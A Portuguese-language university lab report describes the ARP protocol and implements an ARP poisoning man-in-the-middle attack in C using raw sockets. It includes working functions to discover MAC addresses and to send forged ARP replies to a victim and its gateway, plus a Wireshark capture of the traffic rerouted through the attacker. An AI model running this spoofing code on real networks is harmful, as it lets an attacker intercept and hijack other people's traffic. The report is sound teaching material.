Pontifícia Universidade Católica do Rio Grande do Sul

Faculdade de Engenharia

Programa de Graduação em Engenharia da Computação

ARP-*Poisoning*

Gabriel Chieza Chiele

Maiki Buffet

Porto Alegre, 18 de setembro de 2017

Sumário

1. Tarefa

O objetivo geral deste trabalho consiste em desenvolver uma aplicação utilizando *raw sockets* para que seja realizado um ataque de *ARP poisoning* combinado com *man-in-the-middle.*

A tarefa foi realizada na linguagem de programação C, utilizando a seguinte topologia.



Figura 1: Topologia – PC1 e *Router* são as vítimas e PC3 o atacante.

2. Protocolo ARP

O protocolo ARP (Address *Resolution Protocol*), é um protocolo da camada de enlace da pilha de protocolos (camada 2), pois ele opera apenas dentro dos limites de uma única rede, nunca sendo roteado entre nós de redes.

O ARP é utilizado para mapear endereços de rede para um endereço físico (*MAC – Media Access Control*) em redes IPV4. Para redes IPV6 este protocolo foi substituído pelo protocolo NDP (*Neighbor Discovery Protocol*).

Figura 2: Pilha de protocolos.

O processo de tradução de endereços que o protocolo ARP implementa é baseado no uso de mensagens *broadcast* e caches para armazenamento dos endereços resolvidos. Estas caches são chamadas de tabelas ARP, e elas contém os endereços IP e MAC referentes a uma máquina. Estas tabelas estão presentes em todas as máquinas que implementam este protocolo.

As tabelas ARP são preenchidas da seguinte maneira: um host A envia uma mensagem ARP *Request* que contém o endereço IP que ele necessita, então a máquina que possui o endereço IP requisitado responde com uma mensagem ARP *Reply*. Durante este processo de requisições, todas as máquinas conectadas a rede em questão, atualizam suas tabelas ARP com o endereço *MAC* da máquina que respondeu.



Figura 3: Ilustração do processo de tradução ARP.

IP Address	Ethernet Address
223.1.2.1	08-00-39-00-2f-c3
223.1.2.2	08-00-5a-21-a7-22
223.1.2.3	08-00-28-00-38-a9
223.1.2.4	08-00-10-99-ac-54

Figura 4: Exemplo de tabela ARP.

3. Execução do Ataque

O ataque de ARP *Poisoning* é realizado explorando a funcionalidade do protocolo ARP, como este protocolo utiliza tabelas cache internas, um usuário malicioso ao alterar o valor desta tabela, pode se passar por outra máquina, redirecionando o fluxo de mensagens de uma rede.

Para realizar um ataque ARP *Poisoning*, dividimos o processo em três etapas, estas que são:

1. Descobrir o endereço *MAC* das máquinas que serão atacadas:

   Para descobrirmos os endereços *MAC* das máquinas que serão atacadas, é realizado um envio de mensagens ARP *Request* com o endereço IP das máquinas em questão. Para isto utilizamos o método *request_mac*, cuja implementação se encontra na figura abaixo.

```c
void request_mac(int fd, const char *if_name, struct ether_arp *req, uint32_t ip_addr) {
    const unsigned char ether_broadcast_addr[] = { 0xff, 0xff, 0xff, 0xff, 0xff, 0xff };
    struct ifreq ifr;
    set_ifr_name(&ifr, if_name);

    struct sockaddr_ll addr = {0};
    addr.sll_family = AF_PACKET;
    ioctl(fd, SIOCGIFINDEX, &ifr);
    addr.sll_ifindex = ifr.ifr_ifindex;
    addr.sll_halen = ETHER_ADDR_LEN;
    addr.sll_protocol = htons(ETH_P_ARP);
    memcpy(addr.sll_addr, ether_broadcast_addr, ETHER_ADDR_LEN);

    /* ARP request */
    req->arp_hrd = htons(ARPHRD_ETHER);
    req->arp_pro = htons(ETH_P_IP);
    req->arp_hln = ETHER_ADDR_LEN;
    req->arp_pln = sizeof(in_addr_t);
    req->arp_op = htons(ARPOP_REQUEST);

    memset(&req->arp_tha, 0, sizeof(req->arp_tha));
    memcpy(&req->arp_tpa, &ip_addr, sizeof(req->arp_tpa));
    ioctl(fd, SIOCGIFHWADDR, &ifr);
    memcpy(&req->arp_sha, (unsigned char*)ifr.ifr_hwaddr.sa_data, sizeof(req->arp_sha));
    ioctl(fd, SIOCGIFADDR, &ifr);
    memcpy(&req->arp_spa, (unsigned char*)ifr.ifr_addr.sa_data + 2, sizeof(req->arp_spa));
    sendto(fd, req, sizeof(struct ether_arp), 0, (struct sockaddr*)&addr, sizeof(addr));

    while(1) {
        int len = recv(fd, req, sizeof(struct ether_arp), 0);
        if(len == 0)
            continue;
        unsigned int from_addr = (req->arp_spa[3] << 24) | (req->arp_spa[2] << 16) | (req->arp_spa[1] << 8) | (req->arp_spa[0] << 0);
        if(from_addr != ip_addr)
            continue;
        break;
    }
}
```

Figura 5: Código de criação, envio e recebimento de resposta de mensagens ARP *Request*.

2. Alterar a tabela ARP de um *host* na rede:

    Com o endereço MAC das máquinas, podemos então, criar e enviar mensagens ARP *Reply* para a vítima do ataque. Para isto utilizamos o método *arp_spoof*, cuja implementação se encontra na figura abaixo.

```c
void arp_spoof(int fd, const char *if_name, const unsigned char *attacker_mac,
               uint32_t gateway_ip, const unsigned char *victim_mac, uint32_t victim_ip) {
    struct ether_arp resp;
    struct ifreq ifr;
    set_ifr_name(&ifr, if_name);
    struct sockaddr_ll addr = {0};
    addr.sll_family = AF_PACKET;
    ioctl(fd, SIOCGIFINDEX, &ifr);
    addr.sll_ifindex = ifr.ifr_ifindex;
    addr.sll_halen = ETHER_ADDR_LEN;
    addr.sll_protocol = htons(ETH_P_ARP);
    memcpy(addr.sll_addr, victim_mac, ETHER_ADDR_LEN);

    resp.arp_hrd = htons(ARPHRD_ETHER);
    resp.arp_pro = htons(ETH_P_IP);
    resp.arp_hln = ETHER_ADDR_LEN;
    resp.arp_pln = sizeof(in_addr_t);
    resp.arp_op = htons(ARPOP_REPLY);

    memcpy(&resp.arp_sha, attacker_mac, sizeof(resp.arp_sha));
    memcpy(&resp.arp_spa, &gateway_ip, sizeof(resp.arp_spa));
    memcpy(&resp.arp_tha, victim_mac, sizeof(resp.arp_tha));
    memcpy(&resp.arp_tpa, &victim_ip, sizeof(resp.arp_tpa));
    sendto(fd, &resp, sizeof(resp), 0, (struct sockaddr*)&addr, sizeof(addr));
}
```

Figura 6: Código de criação e envio de mensagens ARP *Reply*.

3. Alterar a tabela ARP do *gateway* da rede:

    Após termos realizado a modificação da tabela ARP da vítima, utilizamos novamente o método *arp_spoof*, agora para o *gateway* da rede.

```
arp_spoof(fd, if_name, attacker_mac, gateway_ip, victim_mac, victim_ip);
arp_spoof(fd, if_name, attacker_mac, victim_ip, gateway_mac, gateway_ip);
```

Figura 7: Chamada consecutivas do método *arp_spoof*, invertendo os campos *gateway_ip*, *victim_mac* e *victim_ip*.

Detalhamento das etapas:

1 - Através da máquina atacante, acionamos o *arpspoof* para que sejam continuamente atualizadas (de forma forçada), as tabelas arp das máquinas Cliente e Gateway – ver figura 8.

2 – Após o *envenenamento* das tabelas, e com o encaminhamento de IP ativo, a máquina Cliente abre uma conexão com a máquina Servidor, sendo o trajeto do pacote TCP o seguinte:

Cliente → Atacante → Gateway → Servidor

E o retorno:

Servidor → Gateway → Atacante → Cliente

15	19.153587468	00:00:00_aa:00:01	Broadcast	ARP	42 Who has 10.0.0.10? Tell 10.0.0.11
16	19.153641669	00:00:00_aa:00:00	00:00:00_aa:00:01	ARP	42 10.0.0.10 is at 00:00:00:aa:00:00
17	19.153654275	00:00:00_aa:00:01	Broadcast	ARP	42 Who has 10.0.0.1? Tell 10.0.0.11
18	19.153670397	00:00:00_aa:00:04	00:00:00_aa:00:01	ARP	42 10.0.0.1 is at 00:00:00:aa:00:04
19	19.153786454	00:00:00_aa:00:01	00:00:00_aa:00:00	ARP	42 10.0.0.1 is at 00:00:00:aa:00:01
20	19.153810985	00:00:00_aa:00:01	00:00:00_aa:00:04	ARP	42 10.0.0.10 is at 00:00:00:aa:00:01
21	22.507992561	10.0.0.10	10.0.1.10	TCP	74 55448 → 3001 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=70867854 TSecr=0 WS=128
22	22.508030191	10.0.0.10	10.0.1.10	TCP	74 [TCP Out-Of-Order] 55448 → 3001 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=70867854 TSecr=0 WS=128
23	22.508117847	10.0.1.10	10.0.0.10	TCP	54 3001 → 55448 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	22.508124404	10.0.1.10	10.0.0.10	TCP	54 3001 → 55448 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	24.140170761	10.0.0.10	10.0.1.10	TCP	74 48414 → 3000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=70868263 TSecr=0 WS=128
26	24.140208191	10.0.0.10	10.0.1.10	TCP	74 [TCP Out-Of-Order] 48414 → 3000 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=70868263 TSecr=0 WS=128
27	24.140304769	10.0.1.10	10.0.0.10	TCP	74 3000 → 48414 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=70868263 TSecr=70868263 WS=128
28	24.140311960	10.0.1.10	10.0.0.10	TCP	74 [TCP Out-Of-Order] 3000 → 48414 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=70868263 TSecr=708682…
29	24.140341680	10.0.0.10	10.0.1.10	TCP	66 48414 → 3000 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=70868263 TSecr=70868263
30	24.140347950	10.0.0.10	10.0.1.10	TCP	66 [TCP Dup ACK 29#1] 48414 → 3000 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=70868263 TSecr=70868263
31	25.980333163	10.0.0.1	224.0.0.5	OSPF	78 Hello Packet
32	26.468035736	fe80::200:ff:feaa:4	ff02::5	OSPF	90 Hello Packet
33	32.312543612	10.0.0.10	10.0.1.10	TCP	68 48414 → 3000 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=2 TSval=70870306 TSecr=70868263
34	32.312591213	10.0.0.11	10.0.0.10	ICMP	96 Redirect (Redirect for host)
35	32.312593855	10.0.0.10	10.0.1.10	TCP	68 [TCP Retransmission] 48414 → 3000 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=2 TSval=70870306 TSecr=70868263
36	32.312701307	10.0.1.10	10.0.0.10	TCP	66 3000 → 48414 [ACK] Seq=1 Ack=3 Win=29056 Len=0 TSval=70870306 TSecr=70870306
37	32.312769909	10.0.1.10	10.0.0.10	TCP	66 [TCP Dup ACK 36#1] 3000 → 48414 [ACK] Seq=1 Ack=3 Win=29056 Len=0 TSval=70870306 TSecr=70870306
38	32.312772983	10.0.1.10	10.0.0.10	TCP	68 3000 → 48414 [PSH, ACK] Seq=1 Ack=3 Win=29056 Len=2 TSval=70870306 TSecr=70870306
39	32.312778795	10.0.1.10	10.0.0.10	TCP	68 [TCP Retransmission] 3000 → 48414 [PSH, ACK] Seq=1 Ack=3 Win=29056 Len=2 TSval=70870306 TSecr=70870306
40	32.312850173	10.0.0.10	10.0.1.10	TCP	66 48414 → 3000 [ACK] Seq=3 Ack=3 Win=29312 Len=0 TSval=70870306 TSecr=70870306
41	32.312857554	10.0.0.10	10.0.1.10	TCP	66 [TCP Dup ACK 40#1] 48414 → 3000 [ACK] Seq=3 Ack=3 Win=29312 Len=0 TSval=70870306 TSecr=70870306

Figura 8: Imagem detalhada do tráfego através da rede, passando pela máquina atacante – via Wireshark.

4. Referências Bibliográficas

techrepublic.com/article/tcp-hijacking/

exploit-db.com/papers/13587/

ce.sharif.edu/courses/79-80/2/ce443/projects/delivered/6/index.html

ettercap.github.io/ettercap/

datenterrorist.wordpress.com/2007/07/06/programming-tcp-hijackingtools-in-perl/

cecs.wright.edu/~pmateti/InternetSecurity/Lectures/TCPexploits/

github.com/yo2seol/mininet_tcp_hijacking

github.com/NickStephens/WRATH

github.com/r00t-3xp10it/Morpheus

securiteam.com/tools/5QP0P0K40M.html

tenouk.com/Module43a.html

https://pt.wikipedia.org/wiki/Endere%C3%A7o_MAC

https://www.inf.ufes.br/~zegonc/material/Redes_de_Computadores/O%20Protocolo%20ARP.pdf